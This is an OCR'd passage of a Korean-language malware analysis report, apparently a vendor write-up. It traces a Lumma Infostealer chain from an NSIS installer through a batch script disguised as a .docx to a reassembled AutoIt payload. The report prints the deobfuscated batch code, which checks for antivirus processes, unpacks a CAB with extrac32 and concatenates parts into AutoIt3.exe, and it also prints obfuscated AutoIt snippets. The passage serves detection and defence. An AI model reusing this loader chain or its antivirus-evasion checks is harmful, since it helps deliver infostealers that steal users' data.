


[사진 3-7] setup.exe 파일


NSIS는 소프트웨어를 배포하기 위해 사용되는 오픈소스 설치제작 도구로, 작은 크기와 높은 압축률, 그리고 스크립트 기반의 설치 과정 제어 기능을 제공한다는 장점 때문에 프로그램 설치에 자주 활용되고 있습니다.

그러나 이러한 특성 때문에 공격자가 악성코드를 정상 설치 프로그램처럼 위장해 배포하거나, 설치 과정에서 추가 페이로드를 은밀히 드롭(Drop) 및 실행하는 수단으로 악용되기도 합니다.

'setup.exe' 파일이 실행될 경우, 먼저 내부에 포함된 악성 파일을 *'%Temp%'* 경로에 드롭합니다.




[사진 3-8] Temp 폴더에 드롭된 악성 파일



[사진 3-9] Genian EDR에 탐지된 파일 드롭 행위

파일 드롭 행위를 완료하면, cmd.exe를 통해 'Contribute.docx' 파일을 실행합니다.



[사진 3-10] Genian EDR에 탐지된 cmd 명령

3-4. Contribute.docx 파일 분석

'Contribute.docx' 파일에는 더미 코드와 난독화된 cmd 명령어가 포함되어 있습니다. 최종적으로 실행되는 cmd 명령어에는 드롭된 파일들을 재조합해 악성 AutoIt 파일을 생성하고 실행하는 기능이 포함되어 있습니다.

Contribute.docx

```
IESagem(Modern(
Set Oxford=s
fUKAccreditation(
XIHow(Boom(Though(
vZScroll(Locked(Department(Trains(Orgasm(Career(Emission(Slots(Began
IaQAssets(Trembl(
ofD(Exists(Gently(Searched(Thou(Infinite(
tzDoubt(Maine(Promotional(Cognitive(
Set Reaction=g
eZqAMozilla(Oxygen(Gabriel(Crap(Copied(
gVOrgasm(Visited(Fr(Weapons(
WVDiego(
khElectro(
mFwuCruz(District(Senate(Informational(Disco(Her(Sharon(Crash(Launch
uPGallery(Chose(Hospital(Julian(Imagine(Usage(Peripherals(Analyses(
MQDepend(Lyric(Ferry(
LFyiConventional(
Set Boy=.
piMovement(Chicks(Survivors(Turbo(
LGWqContributor(Movement(Shuttle(Ahead(Crash(Lone(Hoping(
mEGWTreasure(
fKyBrokers(Bids(Give(Grande(Dale(Commerce(Aka(Discounted(Created(
XpIlAreas(Gui(Pattern(Parameter(Concluded(Cumulative(
vKCOBehaviour(Verde(Manitoba(Networking(Alexandria(Location(
Set Deep=3
vBtWine(Wave(Report(Www(Cpu(Services(
eRnDragon(Glenn(Journalist(Conservation(Cds(Furnished(Aircraft(Produ
hrMuStockholm(Mastercard(Sri(
ZZInnocent(Carlo(Receives(Nor(Rule(Entering(
hMColumn(Summary(Officials(Peeing(
aqBritain(Hearing(Son(Clip(
VjPleased(Fraud(Diary(Pharmacy(Unable(Stan(
kQjNat(Frozen(Audi(Rated(Im(Competitions(Transformation(
Set%Tracker%%Sender%%Reasons%%Slip%qSD%Timing%I%Depth%%Karaoke%T%Sol
AIFlRemained Surveillance Moving Smaller Ebay Somerset Shoulder Free
GWBangladesh
szxZone Network Held Account Approx Prepare Gp Witch
```

Decryption

```
@echo off

:: Create number variable
set /a Players=565905

:: ----------------------------
:: 1) Check security programs (AV/EDR) – if not found, switch to evasion mode
:: ----------------------------
tasklist | findstr findstr  "SophosHealth nsWscSvc ekrn bdservicehost AvastUI
if %errorlevel% EQU 0 (
    rem Security process detected: keep default settings
) else (
    rem No security process detected: AutoIt mode (longer delay)
    set xcYqSDMIPUThRCIgUyHOpEuyUJyGxwBcINmUT=AutoIt3.exe
    set XlJVPgcvtFzngIGrzOJYTEIueYJcMesN=.a3x
    set PqJe=300
)

:: ----------------------------
:: 2) Prepare working directory
:: ----------------------------
if not exist "%Players%" mkdir "%Players%"
cd /d "%Players%"

:: ----------------------------
:: 3) Extract Make.docx with extrac32 (drop original)
:: ----------------------------
start /wait extrac32 /Y "Make.docx" "*.*"

:: ----------------------------
:: 4) Create Riding.pif (stub) – add PE header
:: ----------------------------
REM Safely write MZ header (original used set /p="MZ" <nul)
( echo MZ ) > "%Players%\%xcYqSDMIPUThRCIgUyHOpEuyUJyGxwBcINmUT%"

:: ----------------------------
:: 5) Append Beginner contents except "Possible" into Riding.pif
```

[사진 3-11] Contribute.docx 파일


cmd.exe를 통해 실행된 'Contribute.docx'는 먼저, *'tasklist'*와 *'findstr'* 명령을 사용하여 아래 목록에 해당하는 보안 프로세스가 실행 중인지 확인합니다.

- SophosHealth : Sophos 보안 솔루션
- nsWscSvc : Norton Security 보안 솔루션
- Ekrn : ESET 보안 솔루션
- Bdservicehost : Bitdefender 보안 솔루션
- AvastUI, AVGUI : Avast 보안 솔루션

만약, 위에 해당하는 보안 솔루션이 확인되지 않을 경우 악성 AutoIt 스크립트를 실행하기 위해 변수에 실행 파일 및 확장자를 설정하는 사전 작업을 수행합니다.


```
:: ----------------------------
:: 1) Check security programs (AV/EDR) – if not found, switch to evasion mode
:: ----------------------------
tasklist | findstr findstr  "SophosHealth nsWscSvc ekrn bdservicehost AvastUI AVGUI" & if not errorlevel 1 Set
if %errorlevel% EQU 0 (
    rem Security process detected: keep default settings
) else (
    rem No security process detected: AutoIt mode (longer delay)
    set xcYqSDMIPUThRCIgUyHOpEuyUJyGxwBcINmUT=AutoIt3.exe
    set XlJVPgcvtFzngIGrzOJYTEIueYJcMesN=.a3x
    set PqJe=300
)
```

[사진 3-12] 보안 솔루션 확인 명령




[사진 3-13] Genian EDR에 탐지된 tasklist, findstr 명령

다음으로는 'extrac32.exe'를 사용해 'Make.docx'파일명으로 위장한 CAB 압축 파일을 해제합니다. 해당 CAB 파일 내부에는 11개의 파일이 포함되어 있으며, 이후 과정에서 AutoIt 프로그램을 생성하는데 사용됩니다.




[사진 3-14] 압축 해제된 Make.docx



[사진 3-15] Genian EDR에 탐지된 extrac32.exe의 압축해제 행위

이후, 565905 이름의 폴더를 생성하고 *'Copy /b /y'* 명령을 사용하여 AutoIt 프로그램과 악성 AutoIt 스크립트 파일 조합을 수행합니다.

```
44
45  :: --------------------------
46  :: 6) Concatenate split pieces into Riding.pif
47  :: (Debate, Arthur, Empirical, Bowling, Seq, Consumption, Devel, Surprising, Thee, Waters, Ebay, Ml)
48  :: --------------------------
49  copy /b /y "%Players%\%xcYqSDMIPUThRCIgUyHOpEuyUJyGxwBcINmUT%" + "Debate" + "Arthur" + "Empirical" +
50
51  :: --------------------------
52  :: 7) Merge docx parts from parent folder (..) to build AutoIt script
53  :: --------------------------
54  if exist "..\Dried.docx" if exist "..\Feed.docx" if exist "..\Pts.docx" if exist "..\Living.docx" (
55      copy /b /y "..\Dried.docx" + "..\Feed.docx" + "..\Pts.docx" + "..\Living.docx" "A%XlJVPgcvtFzngIC
56  ) else (
57      REM If required parts are missing, skip or log
58      echo "One or more docx parts missing" >&2
59  )
60
```



[사진 3-16] Copy 명령을 통해 재조합된 AutoIt3.exe와 AutoIt 스크립트

최종적으로 Riding.pif(AutoIt3.exe)를 통해 A(악성 AutoIt 스크립트) 파일이 실행됩니다.

3-5. AutoIt 스크립트 및 Lumma Infostealer 분석

'A' 파일은 컴파일된 AutoIt 스크립트 파일로 보안 솔루션의 탐지와 분석을 방해하기 위해 더미 코드와 ASCII 코드를 통해 난독화 되어 있습니다.

난독화를 해제하면, 문자열은 확인 가능하지만, 다수의 더미 코드가 삽입되어 전체적인 분석을 방해하고 있습니다.

A(Autoit Script)

```
While 494
    $FOTOCONSERVATIONONGOING = 21799
    Switch $FOTOCONSERVATIONONGOING
    Case 21797
        Log ( 6770 )
        DirGetSize ( BALANCEINNOCENT ( "116]121]39]39]39]39]108]120]124]112
        MemGetStats ( )
        MemGetStats ( )
        $FOTOCONSERVATIONONGOING = $FOTOCONSERVATIONONGOING + 682477 / 6824
    Case 21798
        ObjGet ( BALANCEINNOCENT ( "69]113]114]123]116]107]105]106]118]96"
        Ceiling ( 3430 )
        Floor ( 646 )
        Cos ( 8281 )
        Exp ( 4595 )
        Chr ( 3268 )
        $FOTOCONSERVATIONONGOING = $FOTOCONSERVATIONONGOING + 444360 / 4443
    Case 21799
        $TAYLORQTYDAVIDDOLLARS = WIDIRTYLATINASBIGGER ( @AutoItPID , True ,
        ExitLoop
    Case 21800
        PixelGetColor ( BALANCEINNOCENT ( "95]119]122]115]110]119]122]107]1
        PixelGetColor ( BALANCEINNOCENT ( "83]103]120]105]110]49]77]122]113
        Ceiling ( 7008 )
        Log ( 2251 )
        $FOTOCONSERVATIONONGOING = $FOTOCONSERVATIONONGOING + 576324 / 5763
    EndSwitch
WEnd
While 610
    $PASSIVEPOLAND = 19539
    Switch $PASSIVEPOLAND
